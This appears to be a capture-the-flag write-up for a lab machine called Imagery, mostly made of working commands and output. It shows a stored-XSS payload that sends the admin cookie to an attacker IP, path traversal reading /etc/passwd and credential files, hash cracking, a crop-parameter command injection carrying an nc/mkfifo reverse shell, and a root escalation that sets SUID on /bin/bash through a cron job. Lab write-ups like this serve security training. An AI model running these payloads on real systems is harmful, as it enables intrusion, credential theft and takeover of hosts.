
Imagery
Reconnaissance
22/tcp   open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_9.7p1 Ubuntu-7ubuntu4.3
8000/tcp open  http-alt Werkzeug/3.1.3 Python/3.12.7
User
On the website we find some interesting claims about their service:
Since your gallery is stored locally, your images are available even when you're offline.

Designed to be fast and not hog your device's resources, ensuring a smooth experience.
These claims reveal some things:
- Locally stored data we might be able to exfiltrate.
- Probably an optimizer tool for images.
Inside the DOM we find Minimized JS that leaks API routes for image editing features "not available in production" as well as the admin panel commands:
POST /edit_image_details{imageId, title?, description?, group_name?}POST /convert_image{imageId, targetFormat}POST /apply_visual_transform{imageId, transformType, params}(transformType: crop{x,y,width,height}, rotate{degrees}, saturation/brightness/contrast{value})-
POST /delete_image_metadata{imageId} POST /report_bug{bugName, bugDetails}
ADMIN
GET /admin/bug_reportsreturns{bug_reports:[…]}POST /admin/delete_bug_report{reportId}GET /admin/usersreturns{users:[…], anyAdminExists: bool}POST /admin/delete_user{username}GET /admin/get_system_log?log_identifier=<name>.logGET /auth_statusreturns{loggedIn,isAdmin,is_testuser_account,…}
I noticed we have a sort of flask session cookie, let's check with flask-unsign:
flask-unsign -d -c '. <SNIP>'
# {'displayId': '76605c62', 'isAdmin': False, 'is_impersonating_testuser': False, 'is_testuser_account': False, 'username': 'johndoe127@gmail.com'}
Interesting there are different roles, and impersonation, we won't be able to forge the cookie without the key used to encrypt it server-side, and a quick brute force didn't lead to anything. Looking further we find a Bug report form at the bottom of the page (This was hinted from the JS API routes POST /report_bug)
Stealing the admin session via Stored XSS
When we send a report we get a message: "Bug report submitted. Admin review in progress.", this hints towards an active admin (bot) that reads our messages, let's try to steal their session. The idea is to get XSS working, though we won't know if it works unless we actually get the admin to read it. I first tried with simpler GET onto my server and it worked.
I tried a lot of payloads and variations, I ended up with this messy one but it works:
{"bugName":"Weird error message!","bugDetails":"<Img src = x onerror = 'var x=new XMLHttpRequest();x.open(\"POST\",\"http://10.10.14.215:8000/\",true);x.send(encodeURIComponent(document.cookie));'>"}
Listening on my side, is a custom HTTP server that will print the interesting fields from the requests we get:
URL:  /
BODY:
10.10.11.88 - - [28/Sep/2025 00:43:16] "POST / HTTP/1.1" 200 -
URL:  /
BODY: session%3D.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNhofA.V3qxHgp59D1S6gh-RPUa8KniJ64
Let's confirm that we have an admin cookie:
flask-unsign -d -c '.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNhofA.V3qxHgp59D1S6gh-RPUa8KniJ64'
# {'displayId': 'a1b2c3d4', 'isAdmin': True, 'is_impersonating_testuser': False, 'is_testuser_account': False, 'username': 'admin@imagery.htb'}
Great! Se are admin, and not a testuser. Let's force our new cookie as our own via BurpSuite:


And we get access to the admin panel
Path traversal in admin panel
At the start we saw this mention of image editing tools, there are these options to edit images, but they are grayed out, clicking on them says "Feature is still in development", maybe this is linked to the testuser account.
Let's explore the new API routes we can use:
GET /admin/users HTTP/1.1

{"anyAdminExists":true,"success":true,"users":[{"displayId":"a1b2c3d4","isAdmin":true,"isTestuser":false,"username":"admin@imagery.htb"},{"displayId":"e5f6g7h8","isAdmin":false,"isTestuser":true,"username":"testuser@imagery.htb"},
That information is avilable on the UI, nothing new, let's look at the system logs:
GET /admin/get_system_log?log_identifier=testuser@imagery.htb.log HTTP/1.1

[2025-09-22T13:17:33.864727] Log file created for testuser@imagery.htb.
[2025-09-27T22:46:56.404503] Logged in successfully.
[2026-09-27T22:48:07.097728] Uploaded image: Screenshot_2025-09-27_18_47_54.png (ID: 06e055be-27df-414c-9eba-03072a8fecb3) to group 'My Images'.
That .log file caught my attention, could we get path traversal here?
GET /admin/get_system_log?log_identifier=../../../../../etc/passwd HTTP/1.1
# root:x:0:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# bin:x:2:2:bin:/bin:/usr/sbin/nologin
# <SNIP>

GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
# from flask import Flask, render_template
# import os
# from config import *
# <SNIP>

GET /admin/get_system_log?log_identifier=../config.py HTTP/1.1
# DATA_STORE_PATH = 'db.json'
# <SNIP>
# BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
# BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')
# BLOCKED_APP_PORTS = {8080, 8443, 3000, 5000, 8888, 53}
# OUTBOUND_BLOCKED_PORTS = {80, 8080, 53, 5000, 8000, 22, 21}
# <SNIP>
# IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
# EXIFTOOL_PATH = '/usr/bin/exiftool'
# <SNIP>

GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
# {
#     "username": "admin@imagery.htb",
#     "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
#     "isAdmin": true,
#     "isTestuser": false,
# },
# {
#     "username": "testuser@imagery.htb",
#     "password": "2c65c8d7bfbca32a3ed42596192384f6",
#     "isAdmin": false,
#     "isTestuser": true,
# },
# <SNIP>
Amazing we found the testuser hash, it's basic md5 let's try to do a reverse lookup online using crackstation.net:
2c65c8d7bfbca32a3ed42596192384f6 md5 iambatman
We got the testuser credentials: testuser@imagery.htb:iambatman let's login.

Looking for a foothold trough the image tools
Now we got access to the image editing tools, it would be interesting to find what software is being used under the hood.
IN the code we had variables for IMAGEMAGICK_CONVERT_PATH and EXIFTOOL_PATH, let's dump the binaries to hope to get a version:
GET /admin/get_system_log?log_identifier=../../../../usr/bin/convert HTTP/1.1
# ELF{"type":"deb","os":"ubuntu","name":"imagemagick","version":"8:6.9.13.12+dfsg1-1","architecture":"amd64"}

GET /admin/get_system_log?log_identifier=../../../../usr/bin/exiftool HTTP/1.1
# my $version = '12.76';
I spent some time looking at vulnerabilities for these versions, though none stand out as easy wins, let's keep looking trough the code. Inside the api_edit.py we see what might be a RCE trough unsanitized user input:
GET /admin/get_system_log?log_identifier=../api_edit.py HTTP/1.1
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    # <SNIP>
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    # <SNIP>
    output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
    if transform_type == 'crop':
        x = str(params.get('x'))
        y = str(params.get('y'))
        width = str(params.get('width'))
        height = str(params.get('height'))
        command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
        subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
We can pass width, height, x and y and they are sent to subprocess.run without any sanitization, I'll use the last one: y to keep the command working, I dont want to break everything in the process.
So let's intercept a request for an image crop and replace the y with our payload like so: 1 out.png; <our revshell> # comment trailing stuff:
POST /api/apply_visual_transform HTTP/1.1

{"imageId":"9db9ea8b-d9ee-4b84-8313-1dd4d9971afd","transformType":"crop","params":{"x":1,"y":"1 out.png; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.215 4444 >/tmp/f #","width":511,"height":510}}
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.10.11.88:59508.
# sh: 0: can't access tty; job control turned off
whoami
# web
Great we got a shell, though this is a service account, we see our next target: mark.
Looking around we find an interesting .aes file stored in /var/backups/:
ls
# web_web_20250806_120723.zip.aes

nc -q 0 10.10.14.215 80 < web_web_20250806_120723.zip.aes
nc -l -p 80 > web_web_20250806_120723.zip.aes
file web_web_20250806_120723.zip.aes
# web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
Hashcat supports AES Crypt files, though the format is specific, there's this perl tool we find online:
- aescrypt2hashcat.pl
- Mode: 22400 (AES Crypt (SHA256))
perl aescrypt2hashcat.pl web_web_20250806_120723.zip.aes > hash.txt
hashcat -m 22400 hash.txt /usr/share/wordlists/rockyou.txt
# <SNIP>
# $aescrypt$1*98b981e1c146c078b5462f09618b1341*0dd95827498496b8c8ca334d99b13c28*10c6eeb86b1d71475fc5d52ed52d67c20bd945d53b9ac0940866bc8dfbba72c1*e042d41d09ac2726044d63af1276c49e2c8d5f9eb9da32e58bf36cf4f0ad9c66:bestfriends

# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 22400 (AES Crypt (SHA256))
# <SNIP>

python -c 'import pyAesCrypt;pyAesCrypt.decryptFile("web_20250806_120723.zip.aes", "out", "bestfriends")'
file out
# out: Zip archive data, at least v2.0 to extract, compression method=deflate
unzip out
cd web
ls
# api_admin.py  api_auth.py  api_edit.py  api_manage.py  api_misc.py  api_upload.py  app.py  config.py  db.json  env  __pycache__  system_logs  templates  utils.py
cat db.json
# "username": "mark@imagery.htb",
# "password": "01c3d2e5bdaf6134cec0a367cf53e535",
We got an archived version of the web app, with mark's hash, let's run it trough crackstation:
01c3d2e5bdaf6134cec0a367cf53e535 md5 supersmash
Amazing, though SSH is configured to only allow key auth, let's use su instead:
su mark
# Password: supersmash
whoami
# mark
cd ../mark
cat user.txt
# <redacted>
We got the user flag.
Root
Great let's explore mark's permissions:
sudo -l
# Matching Defaults entries for mark on Imagery:
#     env_reset, mail_badpass,
#     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
#     use_pty
#
# User mark may run the following commands on Imagery:
#     (ALL) NOPASSWD: /usr/local/bin/charcol

sudo charcol -h
# usage: charcol.py [--quiet] [-R] {shell,help} ...
#
# Charcol: A CLI tool to create encrypted backup zip files.
#
# positional arguments:
#   {shell,help}          Available commands
#     shell               Enter an interactive Charcol shell.
# <SNIP>
Escalating via Charcol backup tool
Looking trough help, we see a reset password option:
sudo charcol --reset-password-to-default
# Attempting to reset Charcol application password to default.
# [2025-10-03 21:08:53] [INFO] System password verification required for this operation.
# Enter system password for user 'mark' to confirm:
# supersmash
#
# [2025-10-03 21:08:57] [INFO] System password verified successfully.
# Removed existing config file: /root/.charcol/.charcol_config
# Charcol application password has been reset to default (no password mode).

sudo charcol shell
# First time setup: Set your Charcol application password.
# Enter '1' to set a new password, or press Enter to use 'no password' mode: 1
# Enter new application password:
# Confirm new application password:
# Now, set a master passphrase. This passphrase is used ONLY to encrypt your application password in the config file.
# It is NOT stored anywhere. If you forget it, you will lose access to your stored application password.
# Enter new master passphrase:
# Confirm new master passphrase:
# [2025-10-03 21:09:42] [INFO] Application password encrypted and saved securely to /root/.charcol/.charcol_config
# [2025-10-03 21:09:42] [WARNING] IMPORTANT: Remember your master passphrase! It is required to decrypt your stored application password and is NOT stored anywhere.
# New application password and master passphrase set successfully!

sudo charcol shell
# Enter your Charcol master passphrase (used to decrypt stored app password):
# 1234
#
#
#   ░██████  ░██                                                  ░██
#  ░██   ░░██ ░██                                                  ░██
# ░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
# ░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
# ░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
#  ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
#   ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██
#
#
#
# Charcol The Backup Suit - Development edition 1.0.0
#
# [2025-10-03 21:09:57] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
# charcol>
Ok so we have a bunch of commands we can do, let's try to archive /root:
backup -i /root/ -o /tmp/backup.zip -p "65+)ej9FT<\B<<~3MX"
# [2025-10-03 21:11:32] [ERROR] Operation aborted: Input path '/root/' is a blocked critical system location. Skipping this path.
Ok let's think of something else, there's a cronjob integration to create scheduled tasks, though they are not limited to backups, it's pretty much an RCE.
We have a couple of options, like copying the root flag and such, but let's be a bit more fancy and set the SUID bit on the /bin/bash process:
auto add --schedule "* * * * *" --command "chmod u+s /bin/bash" --name "Daily Docs Backup"
# [2025-10-03 21:25:46] [INFO] Auto job 'Daily Docs Backup' (ID: 4128d8ef-be32-4506-80ca-e8eac6a09dc0) added successfully. The job will run according to schedule.
# [2025-10-03 21:25:46] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod u+s /bin/bash
exit
ls -la /bin/bash
# -rwsr-sr-x 1 root root 1474768 Oct 26  2024 /bin/bash
Great let's get a root shell:
/usr/bin/bash -p
whoami
# root
cd /root
cat root.txt
# <redacted>
And we got the root flag.